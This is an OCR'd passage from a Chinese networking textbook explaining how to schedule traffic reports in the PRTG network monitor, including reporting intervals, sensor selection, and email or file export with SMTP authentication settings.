



图 7.19 查看 Sensor 流量汇总信息

在如图 7.20 所示的界面中，单击顶部工具栏中的 Add 按钮，可添加流量报表计划任务，该任务可在设置的时间自动生成流量报表。此时将打开如图 7.21 所示的 Edit Report 对话框。

Report Name 项设置报表的标题名称，比如设置为“内网到因特网出口的流量报告”。





图 7.20　流量报表功能项





图 7.21　流量报表设置

Reporting Period 用于设置流量的时间间隔单位，默认为 Month。在本例中，由于刚开始进行流量监控，此处将其改为 Day，后面的 from 和 to 设置项会自动更改为 00:00h 和 23:59h。

Accounted hours 默认为一整天。Detail interval 用于设置流量采样的更精细的时间间隔。当时 Reporting Period 设置为 Month 时，该项默认设置为 1days。在本例中，由于前面设置为 Day，此处可更改为 1hours。修改好设置的界面如图 7.22 所示。

选择 Sensors 选项卡，切换到对 Sensor 的选择对话框，在该对话框中可选择要生成流量报表的 Sensor，本例选择到内网出口的 Sensor，如图 7.23 所示。

选择 Email & Export 选项卡，切换到对流量报表格式和导出目的地的设置对话框，如图 7.24 所示。

从图 7.24 的设置项可见，配置好该报表生成模板后，可在指定日期的 1 点钟自动生成报表，并可将报表自动发送到指定的邮件地址。

若要将生成的报表发送到指定的邮箱，则勾选 Send Report via Email 选项，并在





图 7.22 设置流量采样间隔的界面





图 7.23 选择要生成流量报表的 Sensor



图 7.24 流量报表格式与导出设置

Address 输入框中输入要接收报表的邮箱地址。另外，还要注意 PRTG 的 global Options 功能项中设置发件服务器的地址，其设置界面如图 7.25 所示。

目前，很多邮件服务器在发送邮件之前，都需要进行 SMTP 发件认证。需要在 SMTP





图 7.25　设置发件服务器地址和 SMTP 认证信息

Authentication(Optional)栏目中设置自己邮箱的用户名和密码，以供发件认证。若邮件服务器设置有发件之前须先收信的限制(一般邮件服务器都无该项限制)，则勾选 POP3 before SMTP(optional)选项，并填写 POP3 收件服务器的地址、邮箱用户名和邮箱密码。对于邮件服务器支持多邮件域的邮件系统，邮件用户名必须是完整的邮件地址，而不能仅填邮件地址中“@”符号左边的用户名部分。

若要将生成的报表保存到本地的某个文件夹中，则勾选 Save Report To File 选项，并在 Folder 输入框中选择指定保存报表的文件夹。在 Format 栏目中可选择和设置报表的格式。设置好后，单击对话框中的 OK 按钮，完成流量报表计划任务的设置。设置好后的主界面如图 7.26 所示。

